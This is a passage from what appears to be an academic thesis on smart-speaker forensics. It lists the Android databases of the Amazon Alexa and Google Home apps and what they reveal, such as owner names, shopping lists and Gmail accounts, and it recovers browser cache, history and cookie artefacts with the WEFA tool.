



Figure 4. 85 Settings options, Amazon smartphone app

For the Android operating system the app Amazon-Alexa set up three distinct database files; table 4.20

Table 4. 20 Databases set for Amazon app into a mobile phone with Android as an operating system.

OS	Application	Path	Name	Format
Android 4.4.4	Alexa 2.1.297.0	/Data/Data/com.amazon.dee.app/databases	map_data_storage_v2	SQLite
		/Data/Data/com.amazon.dee.app/databases	DataStore.db	SQLite
		/Data/Data/com.amazon.dee.app/app_webview/databases	Databases.db	Web view cache


The first database (map_data_storage_v2) has five tables, as illustrates in figure 4.86



Name	Type	Schema
Tables (5)		
account_data		CREATE TABLE account_data (_id INTEGER PRIMARY KEY AUTOINCREMENT, account_data_directed_id TEXT NOT NULL, account_data_key
accounts		CREATE TABLE accounts (_id INTEGER PRIMARY KEY AUTOINCREMENT, directed_id TEXT UNIQUE NOT NULL, display_name TEXT NOT NU
android_metadata		CREATE TABLE android_metadata (locale TEXT)
device_data		CREATE TABLE device_data (_id INTEGER PRIMARY KEY AUTOINCREMENT, device_data_namespace TEXT NOT NULL, device_data_key TEX
sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)

Figure 4. 86 Database map_data_storage_v2 and its tables


The relevant information founded it was the name of Echo-Dot owner´s name, in the table named “accounts”, figure 4.87.



	_id	directed_id	display_name
	Filter	Filter	Filter
1	1	amzn1.account.AEL X7LPSH G RZ 6UIZYB JO Q	ID NAME

Figure 4. 87 Table name "accounts."


The database "DataStore.db" possess two tables, "DataItem" and "android_metadata"; figure 4.88



Name	Type	Schema
Tables (2)		
DataItem		CREATE TABLE DataItem (key TEXT PRIMARY KEY,value TEXT)
android_metadata		CREATE TABLE android_metadata (locale TEXT)

Figure 4. 88 Database DataStore and its tables


The most significate data founded it was that the table "DataItem" has all the collection of the shopping list, figure 4.89



	key	value
	Filter	Filter
1	feature-access-collection-using-map	{"inAnyPool":false,"states":{"ALARMS_BEYO...
2	NamedListsCollection	[{"archived":false,"createdDate":156887357...
3	NamedListItemsCollection.9c7c073a-...	[{"completed":false,"createdDateTime":1567...
4	NamedListItemsCollection.ae075f07-...	[{"completed":false,"createdDateTime":1564...
5	NamedListItemsCollection.YW16bjEu...	[]
6	NamedListItemsCollection.YW16bjEu...	[{"completed":false,"createdDateTime":1567...
7	NamedListItemsCollection.8aedb0d9-...	[{"completed":false,"createdDateTime":1568...
8	NamedListItemsCollection.6cd8aa6a-...	[{"completed":false,"createdDateTime":1555...

Figure 4. 89 Table DataItem database DataStore.db


The database "Databases.db" only has three tables, as illustrates in figure 4.90



Name	Type	Schema
Tables (3)		
Databases		CREATE TABLE Databases (id INTEGER PRIMARY KEY AUTOINCREMENT, origin TEXT NOT NULL, name TEXT NOT NULL, descriptic
meta		CREATE TABLE meta(key LONGVARCHAR NOT NULL UNIQUE PRIMARY KEY, value LONGVARCHAR)
sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)

Figure 4. 90 Database Databases.db and its tables

The most significate information founded into table "Meta" with the version ID, figure 4.91




	key	value
	Filter	Filter
1	version	2
2	last_compatible_version	1

Figure 4. 91 *Table meta*

4.2.2.1.2 Analysing Google-Home-Mini app

After downloaded the Google-Home-Mini app application and unpacked the. apk file, it found the following information: A file of 42.2 MB which has 3000 files and 104 folders. Figure 4.92



Google

Type: File folder

Location:


Size: 38.5 MB (40,420,338 bytes)

Size on disk: 42.2 MB (44,351,488 bytes)

Contains: 3,000 Files, 104 Folders

Figure 4. 92 *Google-Home-Mini app characteristics*


A glimpse of the structure file can be pointed out in figure 4.93



Name
assets
com
kotlin
lib
META-INF
native
okhttp3
org
res
AndroidManifest.xml
android-support-multidex.version.txt
classes.dex
classes2.dex
classes3.dex
resources.arsc

Figure 4. 93 *Google-Home-App app structure*

Similar analysis exploring the folder path /data/data for Google-Home-Mini app, figure 4.94



com.google.android.apps.chromecast.app Properties

com.google.android.apps.chromecast.app

Type: File folder (.app)

Location:

Size: 14.0 MB (14,686,960 bytes)

Size on disk: 14.1 MB (14,843,904 bytes)


Contains: 66 Files, 23 Folders

Figure 4. 94 Characteristics folder Data Google-Home-Mini

Three databases founded into the application Google-Home-Mini; table 4.21 and figure 4.95

Table 4. 21 Databases set by Google-Home-Mini into mobile-phone with Android as an operating system.

OS	Application	Path	Name	Format
Android 4.4.4	Home 2.13.50.15	/Data/Data/com.google.android.apps.chromecast.app/databases	google_app_measurement_local.db	SQLite
		/Data/Data/com.google.android.apps.chromecast.app/databases	google_tagmanager.db	SQLite
		/Data/Data/com.google.android.apps.chromecast.app/databases	growthkit.db	SQLite




Search Results in com.google.android.apps.chromecast.app

Name	Date modified	Type	Size
google_app_measurement_local.db	19/09/2019 8:45 PM	Data Base File	16 KB
google_tagmanager.db	19/09/2019 8:45 PM	Data Base File	20 KB
growthkit.db	19/09/2019 8:45 PM	Data Base File	76 KB

Figure 4. 95 Databases Google-Home-Mini app

Examining the database “google_app_measurement_local.db”, there are only two tables; “android_metadata” and “messages”, figure 4.96




Name	Type	Schema
Tables (2)		
android_metadata		CREATE TABLE android_metadata (locale TEXT)
messages		CREATE TABLE messages (type INTEGER NOT NULL, entry BLOB NOT NULL)

Figure 4. 96 Tables database “google_app_measurement_local.db” Google app

However, there was no meaningful data to be analysed into that database.

Analysing the database “google_tagmanager.db” solely three tables founded; “android_metadata”, “datalayer” and “sqlite_sequence”, figure 4.97




Name	Type	Schema
Tables (3)		
android_metadata		CREATE TABLE android_metadata (locale TEXT)
datalayer		CREATE TABLE datalayer ('ID' INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, 'key' STRING NOT NULL, 'value' BLOB NOT NULL, 'e
sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)

Figure 4. 97 Database “google_tagmanager.db” and its tables

It is evidenced in the first table, in this case as well, that there is no critical data to analyse.

Assessing the last database “growthkit.db”, it has ten tables as are related in figure 4.98



Name	Type	Schema
Tables (10)		
android_metadata		CREATE TABLE android_metadata (locale TEXT)
capped_promos		CREATE TABLE capped_promos (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT NULL, PRIM
clearcut_events_table		CREATE TABLE clearcut_events_table (account TEXT NOT NULL, timestamp_ms INTEGER NOT NULL, log_sour
eval_results		CREATE TABLE eval_results (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT NULL, PRIMARY
monitored_events_clearcut		CREATE TABLE monitored_events_clearcut (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT N
monitored_events_visual_element		CREATE TABLE monitored_events_visual_element (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB
presented_promos		CREATE TABLE presented_promos (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT NULL, PRI
preview_promotions		CREATE TABLE preview_promotions (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT NULL, P
promotions		CREATE TABLE promotions (account TEXT NOT NULL, key TEXT NOT NULL, value BLOB NOT NULL, PRIMARY
visual_element_events_table		CREATE TABLE visual_element_events_table (account TEXT NOT NULL, timestamp_ms INTEGER NOT NULL, nc

Figure 4. 98 Database “growthkit.db” and its tables

To highlight, the table “clearcut_events_table”, it is possible to find the owner Gmail account of the device; the other tables do not show relevant data, figure 4.99




Table: clearcut_events_table

	account	timestamp_ms	log_source	event_code	package_name
	Filter	Filter	Filter	Filter	Filter
1	@gmail.com	1568712438240	130	108	com.google.a...
2	@gmail.com	1568712438534	130	999999	com.google.a...

Figure 4. 99 Table “clearcut_events_table” details


4.2.2.2 Collecting digital forensic data from web browsers

One of the most popular applications that have almost either a desktop-laptop computer or mobile-table phone is a web browser. A web browser gives us, the opportunity of surfing the Internet looking for any information and, for that reason is crucial that the forensic research has the tools and skills to retrieve forensic data from those applications. For this research, it will try to recover data related to the SPA when the user uses those devices through web browsers.

What kind of data can is plausible collect from web browsers? Nowadays, digital forensic research can compile distinct sort of information from web browsers, among them cookie files, cache, bookmarks and history. However, every web browser manages the data in separate ways, in other words, every web browser saves and manages the data in different mode; for that reason, there is no straightforward method to analyse and obtain the data from web browsers (Oh, Lee, & Lee, 2011).

Due to the of the distinct techniques that use web browsers to process the data, there are several digital forensic tools to obtain the information, depending on what the digital forensic research is seeking, table 4.23

Table 4. 22 Digital forensic tools list



Tool	Targeted Web Browser	Information to be Analyzed
Pasco	IE	*Index.dat*
Web Historian 1.3	IE, Firefox Safari, Opera	History
Index.dat Analyzer 2.5	IE	*Index.dat*
Firefox Forensic 2.3	Firefox	Cookies, History Download List Bookmarks
Chrome Analysis 1.0	Chrome	History, Cookies Bookmarks Download List Search Words
NetAnalysis 1.52	IE, Firefox, Chrome Safari, Opera	History
Cache Back 3.1.7	IE, Firefox, Chrome Safari, Opera	Cache, History Cookies
Encase 6.13	IE, Firefox, Safari, Opera	Cache, History Cookies, Bookmarks
FTK 3.2	IE, Firefox, Safari	Cache, History Cookies, Bookmarks

Table 4.23 Representative forensic tools for web browsers. Reprinted from “Advanced evidence collection and analysis of web browser activity” by Oh, Lee, and Lee (2011), p. S63.

To collect information from distinct web browsers, this studio will use WEFA v1.4.3 (Lite) (Web Browser Forensic Analyser). The target browsers are Google chrome Version 77.0.3865.90, Firefox Quantum v69.0.1 (64-bit) and Internet Explorer 11 version 11.356.18362; all those web browsers will validate on windows 10 home. The evidence of the logging process in the three browsers can see in appendix 2 for both web sites; Amazon-Alexa and Google-Home.

How indicated Oh, Lee, and Lee (2011), the WEFA application has three modules; collecting module, analysis module and recovering module. The analysis module compiles the data from the other two sub interfaces, to produce distinct outputs, figure 4.100




Figure 4. 100 WEFA structure. Reprinted from "Advanced evidence collection and analysis of web browser activity" by Junghoon, Seungbong and Sangjin (2011), p. S66.

After the respective process, the result is illustrated in a single window with distinct options to analyse; among them cache, history, cookies to mention some of them, figure 4.101



WEFA v1.4.3 (Lite)
File Tools Language Help
Filter: | Go | Filter Clear
Cache History Cookies Download List Session Search Information Local File Open Temporary Internet Files Timeline
Browser Be... D.. Decoded URL URL Visit Time


Figure 4. 101 WEFA app options

4.2.2.2.1 Digital research compiled from Amazon-Alexa web.

Analysis of web browsers for Amazon-Alexa on a laptop with operating system windows 10 home.

Logging into the Amazon-Alexa website (https://alexa.amazon.com), with the respective user ID and password, it could obtain the following information.


The cache option only could recover information from Google Chrome from this first option. The tool can visualise the browser name, the decoded URL, URL visit time and save file name, figure 4.102



Browser	Behavior	Detail	Decoded URL	URL	Visit Time	Cache ...	Save File Name	File Size
□ Google Chrome			https://alexa.amazon.com/css/9b09...	https://alexa.am...	2019-09-26 11:37:07		9b09e-app.min.css	122586
□ Google Chrome			https://alexa.amazon.com/js/71c57-...	https://alexa.am...	2019-09-26 11:37:10		71c57-app-preview.min.js	727876
□ Google Chrome			https://alexa.amazon.com/img/sprit...	https://alexa.am...	2019-09-26 11:37:09		50ec9-logo-sprite-20161213.svg	25490
□ Google Chrome			https://alexa.amazon.com/img/spinn...	https://alexa.am...	2019-09-26 11:37:09		e4ecf-spinner-grey-opt.svg	549

Figure 4. 102 *Digital artefacts founded on Cache option*


The option history can show more relevant data, in this case, the tool can provide recovery data from Google-Chrome and Internet Explorer, figure 4.103



Browser	Behavior	Search Information	Decoded URL	URL	Visit Time	Title	Visit Count
□ Internet Explorer 10			https://alexa.amazon.com/favicon.ico	https://alexa.am...	2019-09-26 21:24:14		1
□ Internet Explorer 10			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-09-26 21:25:00		7
□ Internet Explorer 10	Search	mazon alexa logging	https://www.bing.com/search?q=mazon...	https://www.bin...	2019-09-26 21:24:02		1
□ Internet Explorer 10			https://alexa.amazon.com/spa/index.html	https://alexa.am...	2019-09-26 21:24:11		1
□ Internet Explorer 10			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-09-26 21:24:59		1
□ Google Chrome			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-06-29 06:48:56	Amazon Sign-In	1
□ Google Chrome			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-06-29 19:30:10	Amazon Sign-In	1
□ Google Chrome			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-06-29 19:42:12	Amazon Sign-In	1
□ Google Chrome			https://alexa.amazon.com/spa/index.html	https://alexa.am...	2019-07-02 17:23:27	Amazon Alexa	10
□ Google Chrome			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-07-03 00:58:41	Amazon Sign-In	1
□ Google Chrome			https://www.amazon.com/ap/signin?sho...	https://www.am...	2019-07-03 09:35:48	Amazon Sign-In	1

Figure 4. 103 *Digital artefacts founded on History option*


The option Cookies only could obtain data from the Google-Chrome web browser figure 4.104.



Browser	Host	Path	Last Access Time	Name	Value	Decoding Value	Detail
□ Google Chrome	alexa.amazon.com	/spa	2019-09-26 11:40:30	DISPLAY_DEPRECATION_BANNER...			
□ Google Chrome	alexa.amazon.com	/spa	2019-09-26 11:40:30	a2s_csrf			

Figure 4. 104 *Digital artefacts founded on Cookies option*

